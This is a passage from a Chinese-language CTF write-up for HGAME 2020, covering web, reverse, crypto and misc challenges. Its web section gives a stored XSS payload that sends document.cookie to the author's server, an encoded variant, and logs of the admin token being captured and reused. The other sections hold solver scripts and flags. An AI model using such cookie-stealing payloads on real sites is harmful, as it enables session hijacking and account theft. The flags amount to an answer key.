Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="WELCOME TO HGAME 2020."; session=[redacted]
Connection: close

message=<img src=x onerror =eval(new image().src="[redacted]"+document.cookie) /
```


```
HTTP/1.1 200 OK
Server: nginx/1.17.7
Date: Wed, 29 Jan 2020 09:11:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 83
Connection: close
Set-Cookie: session=[redacted] HttpOnly; Path=/

<IMG SRC=X ONERROR =EVAL(NEW IMAGE().SRC="[redacted]' DOCUMENT.COOKIE) /
```

于是模仿XSS平台对`image().src=`后面进行html实体编码后再urlencode



```
Referer: http://c-chat.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="WELCOME TO HGAME 2020."; session=[redacted]
Connection: close

message=<img src=x onerror
=%26%23101%3B%26%23118%3B%26%2397%3B%26%23108%3B%26%2340%3B%26%23110%3B%
[redacted] 以下省略
```

刷新页面后，在我机子的web服务器log里找到了访问记录




```
2020/01/29 16:43:32 [redacted] - - [29/Jan/2020:16:43:32 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/01/29 16:44:46 [redacted] - - [29/Jan/2020:16:44:46 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
root@racknerd-a9270f:~#
```

说明刷新时成功执行了页面上的脚本把我的token传了过来


百度抄了一个撞md5的脚本，撞出code后提交，让后台管理员运行脚本

~~我原来理解错了，我以为是输验证码后下一次输入传进bot~~



```
2020/01/29 16:43:32 [redacted] - - [29/Jan/2020:16:43:32 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/01/29 16:44:46 - - [29/Jan/2020:16:44:46 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/01/29 16:55:29 - - [29/Jan/2020:16:55:29 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/01/29 16:55:47 - - [29/Jan/2020:16:55:47 +0800] "GET /token=f802788a02a51f9c624bb5d91815b HTTP/1.1" 404 14
```

得到管理员的token



```
GET /flag HTTP/1.1
Host: c-chat.hgame.babelfish.ink
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://c-chat.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="f802788a02a51f9c624bb5d91815b" session=[redacted]
Connection: close
```


```
HTTP/1.1 200 OK
Server: nginx/1.17.7
Date: Wed, 29 Jan 2020 09:01:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 34
Connection: close
Set-Cookie: session=[redacted]; HttpOnly; Path=/

hgame{xsS_1s_r3a11y_inTeresT1ng!!}
```

burp用管理员token访问/flag得到flag

Reverse


0x01 unpack

根据hint得知上了upx，于是跟教程手脱upx




```
LOAD:000000000044F188 start           endp ; sp-analysis failed
LOAD:000000000044F188
LOAD:000000000044F18A
LOAD:000000000044F18A ; =============== S U B R O U T I N E =====
```

下断




```
LOAD:0000000000400890 loc_400890:                                ; OEP
LOAD:0000000000400890 xor     ebp, ebp
LOAD:0000000000400892 mov     r9, rdx
LOAD:0000000000400895 pop     rsi
LOAD:0000000000400896 mov     rdx, rsp
LOAD:0000000000400899 and     rsp, 0FFFFFFFFFFFFFFF0h
LOAD:000000000040089D push    rax
LOAD:000000000040089E push    rsp
LOAD:000000000040089F mov     r8, 4017A0h
```

跟到OEP并用百度到的脚本dump



```
root@AkiraOS:/mnt/f# ./dumpfile
233
Wrong input
root@AkiraOS:/mnt/f#
```


测试可以运行



```
for ( i = 0; i <= 41; ++i )
{
  if ( i + flag[i] != (unsigned __int8)byte_6CA0A0[i] )
    check = 1;
}
if ( check == 1 )
{
  v0 = "Wrong input";
  sub_40FE40((signed __int64)"Wrong input", (signed __int64)flag);
}
else
{
  v0 = "Congratulations! Flag is your input";
  sub_40FE40((signed __int64)"Congratulations! Flag is your input", (signed __int64)flag);
}
```

搜索字符串`wrong input`找到主函数发现判断逻辑

```
#include <stdio.h>
int main()
{
    unsigned char key[] =
        {
            104, 104, 99, 112, 105, 128, 91, 117, 120, 73,
            109, 118, 117, 123, 117, 110, 65, 132, 113, 101,
            68, 130, 74, 133, 140, 130, 125, 122, 130, 77,
            144, 126, 146, 84, 152, 136, 150, 152, 87, 149,
            143, 166};//用IDA从byte_6CA0A0处导出的数组
    for (int i = 0; i <= 41; i++)
        putchar(key[i] - i);
    return 0;
}
//打印flag
```



```
hgame{Unp@cking_1s_R0m4ntic_f0r_r3vers1ng}
```


0x03 babyPy

百度现学现卖py字节码，得到加密函数大概长这样

```
def encrypt(OOo):
    O0O = OOo[None:None:-1]
    O0o = list(O0O)
    for O0 in range (1,len(O0o)):
        Oo = O0o[O0-1] ^ O0o[O0]
        O0o[O0] = Oo
    O = bytes(O0o)
    return O.hex()
```

~~虽然运行后提示不能str ^ str~~分析得知解密代码应该是这样

```
#include <stdio.h>
int main()
{
    int key[] = {   0x7d, 0x03, 0x7d, 0x04, 0x57,
                    0x17, 0x72, 0x2d, 0x62, 0x11,
                    0x4e, 0x6a, 0x5b, 0x04, 0x4f,
                    0x2c, 0x18, 0x4c, 0x3f, 0x44,
                    0x21, 0x4c, 0x2d, 0x4a, 0x22};//把题目里的输出便乘bytes
    for (int i = 24; i >= 1; i--)
        key[i] = key[i-1] ^ key[i];
    for (int i = 24; i >= 0; i--)
        putchar(key[i]);
    return 0;
}
```




```
hgame{sT4cK_1$_sO_e@Sy~~}
```

Crypto

0x01 Verification_code


~~我爱签到题~~



```
root@AkiraOS:/mnt/f# nc 47.98.192.231 25678
sha256(XXXX+ORJNRW14IaEbB5ND) == e75027e00538dbf0f2de79d78467d3d9926695de7ed5639e7ae02df511d9a602
Give me XXXX: juDK
The secret code?
> I like playing Hgame
Ok, you find me.
Here is the flag: hgame{It3Rt00|S+I5_u$3ful~Fo2_6rUtE-f0Rc3}
Bye~
```


4位，直接爆破

```
import string, random
from hashlib import sha256

table = ''.join(string.ascii_letters+string.digits)
tail = 'ORJNRW14IaEbB5ND'
res = 'e75027e00538dbf0f2de79d78467d3d9926695de7ed5639e7ae02df511d9a602'

print(table)
for i in table:
    for j in table:
        for k in table:
            for l in table:
                buf = i+j+k+l
                if sha256((buf+tail).encode()).hexdigest() == res:
                    print (buf)
```



```
PS F:\CTF> python.exe .\234.py
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
juDK
PS F:\CTF>
```

`The secret code?`可以从题目的py里找到



```
if _code == b'I like playing Hgame':
    self.send(b'Ok, you find me.')
    self.send(b'Here is the flag: ' + FLAG)
    self.send(b'Bye~')
```

0x02 Remainder

~~原来中国剩余定理又叫孙子定理笑了半天~~

阅读代码得以下同余方程


$$\begin{cases} m \equiv k_1 (mod\ p) \\ m \equiv k_2 (mod\ q) \\ m \equiv k_3 (mod\ r) \end{cases}$$

其中 `k1,k2,k3` 分别为 prime为 `p,q,r` 时的输出

计算msg:

```
from Crypto.Util import number
import gmpy2

p =
94598296305713376652540411631949434301396235111673372738276754654188267010805522
54206800445313767859889133540817027760138194458427933936205657926230842754467168
86149238397945226713785592767847347587272130704038386322862804734500867622867068
63922968723202830398266220533885129175502142533600559292388005914561
q =
15008821641740496389367924288899299879325790334399479269793912173802947779045483
34966001013884937924769735147864010363093785428084705130734088947274061582964043
60452232777491992630316999043165374635001806841520490997788796152678742544032835
808854339130676283497122770901196468323977265095016407164510827505883
r =
14589773609668909615170474032766517630862509748411671378005031119877560746586206
64068308517102618689138358663351071462429793599649451252144208211466709197411182
54402096944139483988745450480989706524191669371208210272907563936516990473246615
375022630708213486725809819360033470468293100926616729742277729705727
k1 =
78430786011650521224561924814843614294806974988599591058915520397518526296422791
08969210748853415758985661122997806865997097637497165890998729975971953351935823
21807214807196356025155259426789888967271288848036382572278481762981728961554638
132642069825057976130672151828495593563360156345431818062963555552543
k2 =
49576356423474222188205187306884167620746479677590121213791093908977295803476203
51000106018095919091727681754114241152386755514720199248022053143101962768157233
51032005863885196959313483049706518755824130524112248188441609454108841305757716
17919149619341762325633301313732947264125576866033934018462843559419
k3 =
48131077962649497833189292637861442767562147447040134411078884485513840553188185
95438333023619025338893778553065827976862021306224405315161496289362894634359564
25138707668778105344805367372003026995393968105454200210542252046834285228203503
56470883574463849146422150244304147618195613796399010492125383322922
e = 65537

M = p*q*r
M1 = q*r
M2 = p*r
M3 = p*q
t1 = gmpy2.invert(M1, p)
t2 = gmpy2.invert(M2, q)
t3 = gmpy2.invert(M3, r)
```

```
n = p*q*r
c = (k1*t1*M1 + k2*t2*M2 + k3*t3*M3) % n
#利用中国剩余定理得到m^e，并用p*q*r做n当RSA算密文
d = gmpy2.invert(e, (p-1)*(q-1)*(r-1))
m = pow(c, d, n)
#算出d和明文

msg = number.long_to_bytes(m)
print (msg)
#此处打印出结果为msgstr的二进制值
msgstr = '\n1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x\n********** DO NOT GUESS ME
********\nhg In number theory, \nam the Chinese \ne{ remainder theorem \nCr
states that if one\nT_  knows the \nw0 remainders of the \nNt Euclidean
division\n+6  of an integer n \nOt by several \nh3 integers, then \nR_ YOU CAN
FIND THE \nmE FLAG, ;D\n!! \n!} \n********** USE YOUR BRAIN
*********\ncbl8KukOPUvpoe1LCpBchXHJTgmDknbFE2z\n'
print (msgstr)
#打印出来后发现flag藏在中间几行的前两位，用以下操作拼接起来
msgstr = msgstr.split('\n')[3:-3]
for substr in msgstr:
    print (substr[:2], end='')
print('\n')

#验算
m2 = number.bytes_to_long(msg)
print (pow(m,e,p))
print('\n')
print (pow(m,e,q))
print('\n')
print (pow(m,e,r))
```




```
1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
********** DO NOT GUESS ME ********
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_  knows the
w0 remainders of the
Nt Euclidean division
+6  of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}
********** USE YOUR BRAIN *********
cbl8KukOPUvpoe1LCpBchXHJTgmDknbFE2z

hgame{CrT_w0Nt+6Oth3R_mE!!!}
```

Misc

0x01 Cosmos的午餐

又是流量分析，这次上了TLS，在首选项里里加上`ssl_log.log`就可以正常分析了



Wireshark · 首选项

Transport Layer Security

RSA keys list Edit…

TLS debug file

Browse…

☑ Reassemble TLS records spanning multiple TCP segments

☑ Reassemble TLS Application Data spanning multiple TLS records


☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key

(Pre)-Master-Secret log filename

F:\CTF\Misc\MeisLunch\ssl_log.log Browse…

~~大肉扫了几遍只发现了4张没用的图片，在ObjectNotFound的提醒下发现自己想错了~~




应用显示过滤器 … <Ctrl-/>

```
No.   Time      Source           Destination      Protocol  Length  Info
6096 110.818…  52.216.179.187   192.168.146.132 TCP       60 443 → 49271 [ACK] Seq=3821 Ack=1209605 Win=64240 Len=0
6097 110.818…  52.216.179.187   192.168.146.132 TCP       60 443 → 49271 [ACK] Seq=3821 Ack=1211065 Win=64240 Len=0
6098 110.818…  52.216.179.187   192.168.146.132 TCP       60 443 → 49271 [ACK] Seq=3821 Ack=1212525 Win=64240 Len=0
6099 110.818…  52.216.179.187   192.168.146.132 TCP
6100 110.818…  52.216.179.187   192.168.146.132 TCP
6101 110.818…  52.216.179.187   192.168.146.132 TCP
6102 110.818…  52.216.179.187   192.168.146.132 TCP
6103 110.818…  192.168.146.132  52.216.179.187  HTTP      …524a45f53e32ffe31f8b15d211c5?partNumber=1&uploadId=Z…
6104 110.818…  52.216.179.187   192.168.146.132 TCP
6105 110.818…  52.216.179.187   192.168.146.132 TCP
6106 110.818…  52.216.179.187   192.168.146.132 TCP
6107 110.818…  52.216.179.187   192.168.146.132 TCP
6108 110.818…  52.216.179.187   192.168.146.132 TCP
6109 110.818…  52.216.179.187   192.168.146.132 TCP
```

Wireshark · 导出 · HTTP 对象列表

分组	主机名	内容类型	大小
6103	wetransfer-us-prod-outgoing.s3.amazonaws.…	application/x-www-form-urlencoded	1220
1804	e-10220.adzerk.net	application/json	153 l
3365	e-10220.adzerk.net	application/json	153 l
6586	e-10220.adzerk.net	application/json	153 l
2758	assets.wetransfer.net	text/javascript	8492
1520	p.teads.tv	application/javascript	3365
1480	events.launchdarkly.com	application/json	1931
4649	snowplow.wetransfer.com	application/json	1743

导出http对象列表按大小排序，找到了一个比其他大的上传到AWS的条目




```
root@AkiraOS:/mnt/f/CTF/Misc/MeisLunch# binwalk 233.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 1220448, uncompressed size: 1
228922, name: Outguess with key.jpg
1220602       0x129FFA        End of Zip archive

root@AkiraOS:/mnt/f/CTF/Misc/MeisLunch# binwalk -e 233.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 1220448, uncompressed size: 1
228922, name: Outguess with key.jpg
1220602       0x129FFA        End of Zip archive
```


binwalk扫一遍发现是zip，顺手用binwalk解压得到`Outguess with key.jpg`

~~C老板的理想午餐~~

从CTF-Wiki得知`outgutess`是一个隐写软件，从hint得知备注里有密码




属性	值
说明	
标题	
主题	
分级	☆ ☆ ☆ ☆ ☆
标记	
备注	Key: gUNrbbdR9XhRBDGpzz



